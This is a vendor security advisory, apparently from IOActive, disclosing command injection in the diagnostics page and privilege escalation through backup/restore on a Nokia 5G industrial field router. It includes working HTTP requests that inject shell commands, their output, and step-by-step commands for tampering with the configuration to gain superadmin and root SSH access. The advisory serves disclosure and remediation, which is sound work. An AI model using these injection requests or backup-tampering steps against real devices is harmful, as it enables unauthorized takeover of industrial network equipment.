IOActive Security Advisory

Title	Nokia Industrial Fieldrouter (CPE) Multiple Vulnerabilities
Severity	High (Two Vulnerabilities)
Discovered by	Diego Gómez Marañón
Advisory Date	2024-05-21

Affected Product

- Nokia Industrial Fieldrouter (CPE), model FRRO501a

Firmware Version

- 20230511_01_SQXR60_NDAC_V1.0.20

Background

Nokia developed 5G field routers to address the challenge of connecting older industrial equipment and vehicles reliably to private wireless networks. This aids mining companies, port operators, manufacturers, and other enterprises in adopting Industry 4.0 applications such as autonomous operations.

The Nokia Industrial 5G Fieldrouter FRRO501a is a durable router supporting a broad spectrum in both 4G and 5G, seamlessly integrating with private wireless networks.

IOActive's consultants assessed the Nokia Industrial Fieldrouter device and identified two vulnerabilities which need attention. These vulnerabilities allowed the consultant to execute commands in the context of the backend Unix OS and to escalate privileges to gain further access into the device.

Timeline

- 2023-12-10: Vulnerabilities identified by IOActive
- 2024-02-12 : Security Advisory shared with Nokia
- 2024-05-21: Advisory published by IOActive

Multiple OS Command Injection in Diagnostics Functionalities


Severity: High

Threat and Impact

The web application contained a code injection vulnerability that could allow an authenticated attacker to execute arbitrary commands with the privileges of the web server. This allowed the consultant to execute commands, effectively taking control of the system. The exploitation required a valid user to access the vulnerable functionality.

The Ping IPV4 functionality directly incorporated user-controllable parameters within a shell command, allowing an attacker to manipulate the resulting command by injecting valid OS command input.

The functionality can be found in the System > Diagnostics menu.



Other available operations, like `Traceroute IPV4`, were also found to be vulnerable. The following three requests inject a new command that instructs the server to list internal files.

Ping IPV4 Functionality

Request 1: Initial request to perform a ping to `1.1.1.2` and executing a list file (`ls -lah`) command.

```
GET
/data.html?method=obj_set&param=%7B%22systemIpType%22%3A%22IPV4%22%2C%22syst
emDiagnosisPingIp%22%3A%221.1.1.2;ls%20-
lah%20/%22%2C%22systemDiagnosisPingPacketSize%22%3A%221%22%2C%22systemDiagno
sisPingTimeout%22%3A%221%22%2C%22systemDiagnosisPingCount%22%3A%221%22%2C%22
systemDiagnosisPingResult%22%3A%221%22%2C%22systemDiagnosisSource%22%3A%220%
22%7D&_csrf_token=196aa04a-9575-41c5-961e-8859c625beff HTTP/1.1
Host: 192.168.1.1
Cookie: [snipped]
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/119.0
Accept: application/json, text/javascript, */*; q=0.01
```



```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Referer: https://192.168.1.1/sys_diagnostics.html
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1:

```
[snipped]
{
      "success":  true
}
```

Request 2: A second request which needs to be sent after initiating a ping request. No information needs to be altered in this request.

```
GET
/data.html?method=obj_get&param=%5B%22systemDiagnosisPingResult%22%5D&_csrf_
token=196aa04a-9575-41c5-961e-8859c625beff HTTP/1.1
Host: 192.168.1.1
Cookie: -goahead-session-=::webs.session::2a17f096118001eb5ee8f3a7a2fccf8c;
token=196aa04a-9575-41c5-961e-8859c625beff
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/119.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Referer: https://192.168.1.1/sys_diagnostics.html
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2:

```
[snippet]
{
      "systemDiagnosisPingResult":  "0"
}
```


Request 3: A last request to obtain the output of the ping execution.

```
GET /file.html?file=ping HTTP/1.1
Host: 192.168.1.1
Cookie: -goahead-session-=::webs.session::2a17f096118001eb5ee8f3a7a2fccf8c;
token=196aa04a-9575-41c5-961e-8859c625beff
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/119.0
Accept: application/xml, text/xml, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Referer: https://192.168.1.1/sys_diagnostics.html
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 3: The output of the `ls -lah` command is returned.

```
HTTP/1.1 200 OK
[snipped]
<?xml version="1.0" encoding="utf-8"?>
<data><![CDATA[drwxr-xr-x    1 root     root         736 Jan  1  2017 .
drwxr-xr-x    1 root     root         736 Jan  1  2017 ..
-rw-r--r--    1 root     root         885 May 11  2023 .config
drwxr-xr-x    2 root     root         915 May 11  2023 bin
drwxr-xr-x    3 root     root         224 Jan  1  2017 cfg
-rwxr-xr-x    1 root     root      209.2K May 11  2023 config_sdk
drwxr-xr-x    1 root     root         224 May 11  2023 data
drwxr-xr-x    7 root     root        3.1K Jan  1  2017 dev
drwxr-xr-x    1 root     root        2.3K Jan  1  2017 etc
drwxr-xr-x    3 root     root         224 Jan  1  2017 flash
drwxr-xr-x    1 root     root         304 Jan  1  2017 ini
-rwxrwxr-x    1 root     root          78 Jan  5  2023 init
drwxr-xr-x    1 root     root         296 May 11  2023 lib
lrwxrwxrwx    1 root     root           3 May 11  2023 lib64 -> lib
drwxr-xr-x    2 root     root           3 Apr 18  2023 mnt
drwxr-xr-x    4 root     root         360 Jan  1  2017 overlay
dr-xr-xr-x  204 root     root           0 Jan  1  1970 proc
drwxr-xr-x   19 root     root         331 May 11  2023 rom
drwxr-xr-x    2 root     root           3 Apr 18  2023 root
drwxr-xr-x    2 root     root         950 May 11  2023 sbin
dr-xr-xr-x   16 root     root           0 Jan  1  1970 sys
drwxrwxrwt   19 root     root        1.0K Nov 27 23:31 tmp
drwxr-xr-x    1 root     root         224 Apr 18  2023 usr
```



```
lrwxrwxrwx    1 root     root             4 May 11  2023 var -> /tmp
drwxr-xr-x    3 root     root           232 May 11  2023 vendor
drwxr-xr-x    1 root     root           232 Jan  1  1970 webapps
drwxr-xr-x    4 root     root            67 Apr 18  2023 www
]]></data>
```

Recommendation


Input sanitization and filtering should be performed against the supplied user input. This should include the use of an allowlist to ensure that no evasion techniques can be used to get past a denylist filter.

Privilege Escalation via Backup and Restore Configuration Functionality


Severity: High

Threat and Impact

IOActive found that the backup configuration file provided by the backup functionality was not correctly protected and could allow an attacker with administrator privileges to modify it to gain further access or privileges. The consultant found that the backup file is a compressed file with configurations for different services, such as the web interface, SSH, and others.



This backup file can be altered to gain higher privileges than the ones to which the `admin` user has access. For example, the web application provided extra functionalities if a user with the `superadmin` role logs in.



The SSH configuration could also be altered which ultimately provided root access.

```
$ ssh -i ~/.ssh/dropbear.key root@192.168.1.1


BusyBox v1.30.1 () built-in shell (ash)

     MM           NM                    MMMMMMM          M       M
   $MMMMM        MMMMM                MMMMMMMMMMM      MMM     MMM
  MMMMMMMM     MM MMMMM.              MMMMM:MMMMMM:   MMMM   MMMMM
MMMM= MMMMMM  MMM   MMMM       MMMMM   MMMM  MMMMMM   MMMM  MMMMM'
MMMM=  MMMMM MMMM    MM       MMMMM    MMMM    MMMM   MMMMNMMMMM
MMMM=   MMMM  MMMMM          MMMMM     MMMM    MMMM   MMMMMMMM
MMMM=   MMMM   MMMMMM       MMMMM      MMMM    MMMM   MMMMMMMMM
MMMM=   MMMM     MMMMM,    NMMMMMMMM   MMMM    MMMM   MMMMMMMMMM
MMMM=   MMMM      MMMMMM   MMMMMMMM    MMMM    MMMM   MMMM  MMMMM
MMMM=   MMMM   MM    MMMM    MMMM      MMMM    MMMM   MMMM    MMMM
MMMM$ ,MMMMM  MMMMM  MMMM    MMM       MMMM   MMMMM   MMMM    MMMM
  MMMMMM:      MMMMMMM     M         MMMMMMMMMMM  MMMMMMM MMMMMM
    MMMMM       MMMMN     M           MMMMMMMM      MMMM    MMMM
     MMMM         M                    MMMMMM       M       M
      M
 ------------------------------------------------------------
   For those about to rock... (Chaos Calmer, 9ce552a+r49254)
 ------------------------------------------------------------
root@OpenWrt:~#
```

Proof of Concept

To verify this finding, first perform the following actions:

- Connect to the Nokia CPE as `admin`.
- Go to `System > Maintenance` and download a backup of the configuration.
- Decompress the configuration file with the following commands:

```
mkdir current config
cd current config
tar -zxvf config.cfg
```

Once we have access to all the configuration files, the following two privilege escalations can be successfully achieved.

1. **Log into the device as superadmin:**

- In /webapps/auth.txt, replace the user role for the `superadmin` role.

```
// /webapps/auth.txt
role name=manager abilities=view,edit,delete,

user name=superadmin password=aaff2633f085a43b895eeac588d3833e
roles=manager,superadmin
user name=admin password=50244d936991584029419068d16e5428
roles=manager,superadmin
```


- Recreate the configuration file by recompressing all the folders.

```
tar -czvf ../admin-is-superadmin.cfg etc flash lib webapps
```

- Upload the new configuration file with the Restore Configuration functionality.
- Wait for the device to restart, log in again, and observe that new options are available in the `Advanced Settings` menu.

2. **Log into the device as root via SSH:**

- Generate public and private key and apply the correct permissions.

```
ssh-keygen -t rsa -b 2048 -q -N "" -f nokia-key
cp nokia-key.pub etc/dropbear/authorized_keys
sudo chown -R root:root etc/dropbear
sudo chmod -R 600 etc/dropbear
```

- Enable the SSH service within the `etc/config/system` file.

```
// etc/config/system
[snipped]
option ssh '1'
[snipped]
```

- Recreate the configuration file by recompressing all the folders.

```
sudo tar -czvf ../sshfull.cfg etc flash lib webapps
```

- Upload the new configuration file with the restore configuration functionality.
- Wait for the device to restart, and login into the device via SSH with the following command.

```
$ chmod 600 nokia-key
$ ssh -i nokia-key root@192.168.1.1
```

Recommendation

Redesign the backup functionality so the exported back up file only contains configurations that are available to the user based on their role. Similarly, when restoring a backup file, only accept and apply configurations that are allowed to be modified by to the role executing the operation. This approach would imply that in order to perform a full backup of all configuration parameters, it should be done by a user with the highest level of privileges.

